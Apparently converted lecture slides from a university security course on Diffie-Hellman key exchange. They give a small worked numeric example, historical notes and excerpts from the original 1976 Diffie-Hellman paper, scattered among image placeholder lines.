



# Diffie-Hellman, RSA, padding oracle attacks, OAEP

CSE 548 Spring 2024  
[jedimaestro@asu.edu](mailto:jedimaestro@asu.edu)



## Some resources...

- [https://www.youtube.com/watch?v=YEBfamv-\\_do](https://www.youtube.com/watch?v=YEBfamv-_do)
- [https://www.youtube.com/watch?v=wXB-V\\_Keiu8](https://www.youtube.com/watch?v=wXB-V_Keiu8)
- <https://jedcrandall.github.io/courses/cse539spring2023/Rsapaper.pdf>




# Darknet Diaries, Episode 83


<https://darknetdiaries.com/transcript/83/>

- “There was no concept of doing anything cryptographic in terms of software back in the late 80s. I say this, I’m in contact with a fellow alumni from the InfoSec organization and people that were there years before I was, and I’ve asked. To the best that I have been able to figure out, what we ended up producing which was half paper pad, half key on a floppy, and a computer program that would do the encryption and decryption. That was the first foray into software-based cryptography that NSA produced.”

--Jeff Man









## Couple of footnotes


- Diffie-Hellman-Merkle?
- Who was first?
  - Diffie-Hellman conceived and then published 1976
  - GCHQ version conceived 1969, published 1997



# Basics...

- [https://en.wikipedia.org/wiki/Diffie\\_Hellman\\_key\\_exchange](https://en.wikipedia.org/wiki/Diffie_Hellman_key_exchange)





Alice


Known	Unknown
$p = 23$	
$g = 5$	
$a = 6$	$b$
$A = 5^a \text{ mod } 23$	
$A = 5^6 \text{ mod } 23 = 8$	
$B = 19$	
$s = B^a \text{ mod } 23$	
$s = 19^6 \text{ mod } 23 = 2$	

Bob

Known	Unknown
$p = 23$	
$g = 5$	
$b = 15$	$a$
$B = 5^b \text{ mod } 23$	
$B = 5^{15} \text{ mod } 23 = 19$	
$A = 8$	
$s = A^b \text{ mod } 23$	
$s = 8^{15} \text{ mod } 23 = 2$	

Eve


Known	Unknown
$p = 23$	
$g = 5$	
	$a, b$
$A = 8, B = 19$	
	$s$



# The paper...


## I. INTRODUCTION


WE STAND TODAY on the brink of a revolution in cryptography. The development of cheap digital hardware has freed it from the design limitations of mechanical computing and brought the cost of high grade cryptographic devices down to where they can be used in such commercial applications as remote cash dispensers and computer terminals. In turn, such applications create a need for new types of cryptographic systems which minimize the necessity of secure key distribution channels and supply the equivalent of a written signature. At the same time, theoretical developments in information theory and computer science show promise of providing provably secure cryptosystems, changing this ancient art into a science.



<https://faculty.nps.edu/dedennin/publications/Denning-CryptographyDataSecurity.pdf>

FIGURE 1.18 Complexity classes.





In order to develop large, secure, telecommunications systems, this must be changed. A large number of users  $n$  results in an even larger number,  $(n^2 - n)/2$  potential pairs who may wish to communicate privately from all others.

The new technique makes use of the apparent difficulty of computing logarithms over a finite field  $GF(q)$  with a prime number  $q$  of elements. Let


$$Y = \alpha^X \bmod q, \quad \text{for } 1 \leq X \leq q - 1, \quad (4)$$

where  $\alpha$  is a fixed primitive element of  $GF(q)$ , then  $X$  is referred to as the logarithm of  $Y$  to the base  $\alpha$ , mod  $q$ :

$$X = \log_{\alpha} Y \bmod q, \quad \text{for } 1 \leq Y \leq q - 1. \quad (5)$$

Calculation of  $Y$  from  $X$  is easy, taking at most  $2 \times \log_2 q$  multiplications [6, pp. 398–422]. For example, for  $X = 18$ ,


$$Y = \alpha^{18} = (((\alpha^2)^2)^2)^2 \times \alpha^2. \quad (6)$$



tation time must be small. A million instructions (costing approximately \$0.10 at bicentennial prices) seems to be a reasonable limit on this computation. If we could ensure,

There is currently little evidence for the existence of trap-door ciphers. However they are a distinct possibility and should be remembered when accepting a cryptosystem from a possible opponent [12].


Manuscript received June 3, 1976. This work was partially supported by the National Science Foundation under NSF Grant ENG 10173. Portions of this work were presented at the IEEE Information Theory Workshop, Lenox, MA, June 23–25, 1975 and the IEEE International Symposium on Information Theory in Ronneby, Sweden, June 21–24, 1976.



We assume that the function  $f$  is public information, so that it is not ignorance of  $f$  which makes calculation of  $f^{-1}$  difficult. Such functions are called one-way functions and were first employed for use in login procedures by R. M. Needham [9, p. 91]. They are also discussed in two recent papers [10], [11] which suggest interesting approaches to the design of one-way functions.


More precisely, a function  $f$  is a *one-way function* if, for any argument  $x$  in the domain of  $f$ , it is easy to compute the corresponding value  $f(x)$ , yet, for almost all  $y$  in the range of  $f$ , it is computationally infeasible to solve the equation  $y = f(x)$  for any suitable argument  $x$ .

pp. 415, 420, 422–424]. We hope this will inspire others to work in this fascinating area in which participation has been discouraged in the recent past by a nearly total government monopoly.




# Asymmetric crypto

